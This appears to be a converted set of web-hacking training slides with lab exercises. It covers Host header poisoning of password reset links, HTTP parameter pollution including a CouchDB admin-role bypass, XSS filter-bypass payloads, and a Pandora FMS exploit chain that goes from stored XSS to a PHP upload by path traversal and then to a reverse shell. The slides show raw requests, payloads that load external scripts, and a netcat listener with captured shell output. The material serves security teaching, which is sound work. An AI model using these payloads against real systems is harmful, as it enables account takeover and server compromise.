<http://mblognew.webhacklab.com/login>

Abusing HTTP Host Header

HTTP Host header is used occasionally by application to create URLs.

Abuse Scenarios:

- Password reset links if generated using Host header can result in token leakage to third party
- If an intermediate proxy is caching server responses it can be poisoned in similar manner



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Host Header Validation

To prevent this, applications implement host header validation. In situation where this validation is not done with caution, it can still be abused to perform the same attack, through following steps:

- Attacker initiates a password reset request for another user and tampers the Host header 'example.com' to 'attackerdomain.com'
- This fails as the application is validating the domain name



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Host Header Validation Bypass

- The attacker further tampers the request with the Host header value 'attackerdomain.com/example.com', this succeeds and sends an email to the victim user with the link:

'http://attackerdomain.com/example.com/passwordresettoken=abc1234329inbhuijnhbgvbhn'

- Once the user opens this link, the attacker can log the 'passwordresettoken' and reset the password of the user



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Host Header Validation Bypass



Host: example.com

```
POST /passwordreset.php HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYA08T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYvle0W6V24p
Connection: close
Content-Length: 19

username=victimuser
```



<https://example.com/uid=abcxyz123@!98765A>

Host: attackerdomain.com

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYA08T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYvle0W6V24p
Connection: close
Content-Length: 19

username=victimuser
```



No email link

Host: attackerdomain.com/example.com

```
POST /passwordreset.php HTTP/1.1
Host: attackerdomain.com/example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/
Cookie: IDE=AHWqTUn-5HYA08T0JjTQDeX0eDU_QvrkDRtJqAj2-KyfcjAetSYvle0W6V24p
Connection: close
Content-Length: 19

username=victimuser
```



<https://example.com/uid=abcxyz123@!98765A>

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Demo

Host Header Validation Bypass

- Bypass host header validation to perform header poisoning for your account
- Capture the password reset token
- Change the password of the account using the captured token:

Challenge URL:

**[http://topup.webhacklab.com/Account/
ForgotPassword](http://topup.webhacklab.com/Account/ForgotPassword)**

- **Note:** Use an account with valid email address to receive the reset link.
Use **attacker.com** as attacker owned domain to receive the token

HTTP Parameter Pollution

- HPP attacks can be described as the injection of query string delimiter to add or override HTTP GET/POST parameter
- Applications behave in different ways when multiple parameters of same name are passed

e.g. PHP takes the value from the last parameter (of same name)

ASP concatenates the values of all parameters (of same name)



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List: Server Enumeration with HPP



Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib??/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

Reference:
https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf

HPP Implication

- Override existing hardcoded HTTP parameters
- Access and potentially exploit uncontrollable variables
- WAF rules and input validation bypass
- Modify the application behaviors




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Real World Example



- Unsubscribe link from email notification:
 - <https://twitter.com/i/u?t=1&cn=bWVzc2FnZQ%3D%3D&sig=647192e86e28fb6691db2502c5ef6cf3xxx&iid=f6529edf-322d-xxx-b99a-067876dfe799&uid=1134885524&nid=22+26>
- HPPed link from an attacker:
 - <https://twitter.com/i/u?t=1&cn=bWVzc2FnZQ%3D%3D&sig=647192e86e28fb6691db2502c5ef6cf3xxx&iid=f6529edf-322d-xxx-b99a-067876dfe799&uid=2321301342&uid=1134885524&nid=22+26>
- Ref: <https://blog.mert.ninja/twitter-hpp-vulnerability/>

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CVE-2017-12635: HPP in CouchDB

- CouchDB only allows one admin user to be created via registration, but allows creating multiple member
- HPP Allows bypassing this restriction:
when a user account is created POST request can be modified with
(`"roles": ["_admin"], "roles": []`)
- First step validation looks at second value of roles, whereas Internal Parser considers first value
- This results in new user having admin level capabilities



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Exercise

HTTP Parameter Pollution (HPP)

- Create a new user (userX) with “admin” role in the CouchDB instance

Challenge URL:

http://misc.webhacklab.com:5984/_utils/

Interesting XSS and CSRF Attack Vectors

This section includes case studies and examples of interesting Cross Site Scripting (XSS) and Cross Site Request Forgery (CSRF)

- Blind/Second Order XSS
- AirBnB XSS Filter Bypass



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Case Study

Blind/Second Order XSS

The application allows user to inject `<script>` tags in the profile however the payload does not execute on the client's profile

- Attacker can inject payload in the user profile page in first name and last name parameter
- Attacker hosts a malicious javascript and injects it through the payload: `"><script src=//y.vg></script>`
- The execution point of the XSS is the admin portal
- Attacker calls customer call center regarding some issue with the account. Once the support staff opens the admin portal the payload executes and the attacker receives a request for the javascript



Case Study

AirBnB XSS Filter Bypass

- The application striped any tag being injected, which was bypassed using ‘;’
`;</script><u>test123`
- Using null-bytes further WAF protections were bypassed and they still work due to application stripping them out
`;<sc%00ript/test=' asdf' /te%00st2=' asdf' >alert/**/(1)</script>`
- However Content-Security Policy (CSP) still blocks execution of content in src attribute of different tags
`;</script><img/test='asdf'/sr%00c='' /on%00error=prompt>`

AirBnB XSS Filter Bypass



Case Study

IMG, FRAME and SCRIPT sources are not allowed, however embed tag is:

- Initial payload
`;</script><embed/test='' /allowscr%00iptaccess='always' /s%00rc='//abc.xxx/xss.swf' //>`
- Universal payload to bypass Chrome Auditor
`;</script><em;<;>;<embed /test='' /+allowscript%00access%00s='al%00%09ways'+%09%00s%09r%00c='//abc.xxx/xss.swf' ><em;&city-link-index=&id=9978655'+on%00error=al%00ert%00(1)'`



Case Study

Stored XSS and Remote Code Execution

- Pandora FMS monitoring software
- Observations:
 - Application vulnerable to Stored XSS
 - Admin File Manager vulnerable to relative path Injection
- Chaining Bugs:
 - Step 1: Tricking the Admin to access the XSS endpoint
 - Step 2: Executing the Attacker Script to Upload a malicious file
 - Step 3: Getting a reverse shell



Case Study

Chaining Vulnerabilities (GitHub)


Attacker used following four vulnerabilities for RCE:

1. SSRF in External Application
 2. SSRF in Internal Graphite Application
 3. CRLF Injection in Python
 4. Unsafe Deserialization
- Result: Remote Code Execution (RCE)

Stored XSS and Remote Code Execution – File Manager Bug




- File Manager allows the following admin features:
 - Create or delete folders
 - Delete files
 - Create empty files
 - Upload files



File Manager Bug



- Uploading a PHP file does not execute due to secure folder permissions:




```
[root@localhost pandora_console]# ls -la
total 1764
drwxr-xr-x. 18 apache apache 4096 May 25 22:30 .
drwxr-xr-x.  3 root   root   4096 May 25 16:01 ..
-rw-r--r--.  1 apache apache 5415 Apr 30 15:44 ajax.php
drwxr-xr-x.  6 apache apache 4096 May 25 14:12 attachment
-rw-r--r--.  1 apache apache  534 Apr 30 15:44 AUTHORS
-rw-r--r--.  1 apache apache  585 Apr 30 15:44 composer.json
-rw-r--r--.  1 apache apache 16003 Apr 30 15:44 composer.lock
-rw-r--r--.  1 apache apache 14875 Apr 30 15:44 COPYING
-rw-r--r--.  1 apache apache  506 Apr 30 15:44 DB_Dockerfile
drwxr-xr-x.  2 apache apache 4096 May 25 15:58 DEBIAN
-rw-r--r--.  1 apache apache 3366 Apr 30 15:44 docker_entrypoint.sh
-rw-r--r--.  1 apache apache 1263 Apr 30 15:44 Dockerfile
drwxr-xr-x. 11 apache apache 4096 May 25 15:58 extensions
drwxr-xr-x.  4 apache apache 4096 May 25 15:58 extras
drwxr-xr-x.  2 apache apache 4096 May 25 15:58 fonts
drwxr-xr-x.  5 apache apache 4096 May 25 15:58 general
-rw-r--r--.  1 apache apache  302 Apr 30 15:44 .gitignore
drwxr-xr-x. 21 apache apache 4096 May 25 15:58 godmode
-rw-r--r--.  1 apache apache  103 Apr 30 15:44 .htaccess
drwxr-xr-x. 24 apache apache 36864 May 25 23:44 images
drwxr-xr-x. 21 apache apache 4096 May 25 15:52 include
-rw-r--r--.  1 apache apache 52988 Apr 30 15:44 index.php
-rw-r--r--.  1 apache apache 43287 Apr 30 15:44 install.done
drwxr-xr-x.  2 apache apache 4096 May 25 15:58 log
drwxr-xr-x.  5 apache apache 4096 May 25 15:58 mobile
drwxr-xr-x. 16 apache apache 4096 May 25 15:58 operation
```

File Manager Bug



- File Manager relative path bug allows to create a file outside the Image root path



```
[root@localhost pandora_console]# ls -la
total 1768
drwxr-xr-x. 19 apache apache 4096 May 26 00:06 .
drwxr-xr-x.  3 root  root  4096 May 25 16:01 ..
-rw-r--r--.  1 apache apache 5415 Apr 30 15:44 ajax.php
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drwxr-xr-x.  5 apache apache 4096 May 25 15:58 mobile
```

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
<https://k4m110.com/cve-pandorafms754-chained-xss-rce.html>

Exploitation: File Manager Bug



- Upload a php file by exploiting relative path injection.

```
Request to http://192.168.0.50:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Actions
1 POST /pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager HTTP/1.1
2 Host: 192.168.0.50
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:88.0) Gecko/20100101 Firefox/88.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----31761489225575881621989389104
8 Content-Length: 1268
9 Origin: http://192.168.0.50
10 Connection: close
11 Referer: http://192.168.0.50/pandora_console/index.php?sec=gsetup&sec2=godmode/setup/file_manager
12 Cookie: PHPSESSID=scaetlda7latmlihntv53ave1
13 Upgrade-Insecure-Requests: 1
14
15 -----31761489225575881621989389104
16 Content-Disposition: form-data; name="file"; filename="test.php"
17 Content-Type: text/php
18
19 <?php echo "k4m1l10_test"; ?>
20
21 -----31761489225575881621989389104
22 Content-Disposition: form-data; name="umask"
23
24
25 -----31761489225575881621989389104
26 Content-Disposition: form-data; name="decompress_sent"
27
28 1
29 -----31761489225575881621989389104
30 Content-Disposition: form-data; name="go"
31
32 Go
33 -----31761489225575881621989389104
34 Content-Disposition: form-data; name="real_directory"
35
36 /var/www/html/pandora_console/images/../../K44
37 -----31761489225575881621989389104
38 Content-Disposition: form-data; name="directory"
39
40 images/../../K44
41 -----31761489225575881621989389104
42 Content-Disposition: form-data; name="hash"
43
44 8ab9a12b08e95f7d1a23cfaaf198ed04
45 -----31761489225575881621989389104
46 Content-Disposition: form-data; name="hash2"
47
48 3976ae502982bca85302c6766fc340ec
49 -----31761489225575881621989389104
50 Content-Disposition: form-data; name="upload_file_or_zip"
51
52 1
53 -----31761489225575881621989389104--
54
```



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
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
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Finding: Low Level User XSS

- Visual Console Endpoint was vulnerable to XSS



Chaining of Exploit



Setting up the exploit Environment



Name:

Group:

Background:

Background image: No file selected.

Background colour:

Layout size: 1024 x 768

Favourite visual console:

```
k4m1ll0@Kamillos-MacBook-Pro demo % python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

```
k4m1ll0@Kamillos-MacBook-Pro ~ % nc -l 0.0.0.0 2000
```


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Once Admin accesses the Visual Console XSS Triggers



```
k4m1l10@Kamillos-MacBook-Pro ~ % nc -l 0.0.0.0 2000
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:e9:40:77 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.50/32 scope global ens33
        valid_lft forever preferred_lft forever
    inet 192.168.0.56/24 brd 192.168.0.255 scope global noprefixroute dynamic ens33
        valid_lft 2514sec preferred_lft 2514sec
    inet 192.168.0.55/24 brd 192.168.0.255 scope global secondary noprefixroute dynamic ens33
        valid_lft 2476sec preferred_lft 2476sec
    inet 192.168.0.54/24 brd 192.168.0.255 scope global secondary noprefixroute dynamic ens33
        valid_lft 2334sec preferred_lft 2334sec
    inet6 2001:4c4c:132e:1400::217/128 scope global noprefixroute dynamic
        valid_lft 2947sec preferred_lft 1147sec
    inet6 2001:4c4c:132e:1400:f02b:a3ef:f446:44c1/64 scope global noprefixroute dynamic
        valid_lft 1209212sec preferred_lft 604800sec
    inet6 fe80::4ea8:25d2:76c7:a850/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
bash-4.2$
```

Source code of js file is on the blog
<https://k4m1l10.com/cve-pandorafms754-chained-xss-rce.html>

SSRF in External Application

- In GitHub Enterprise, a feature 'WebHook' could define a custom HTTP callback when specific GIT command occur.
- Committing files triggered a callback request on URL 'http://orange.tw/foo.php' as shown below:

```
POST /foo.php HTTP/1.1
Host: orange.tw
Accept: */*
User-Agent: GitHub-Hookshot/54651ac
X-GitHub-Event: ping
X-GitHub-Delivery: f4c41980-e17e-11e6-8a10-c8158631728f
content-type: application/x-www-form-urlencoded
Content-Length: 8972

payload=...
```

Reference:

<https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>



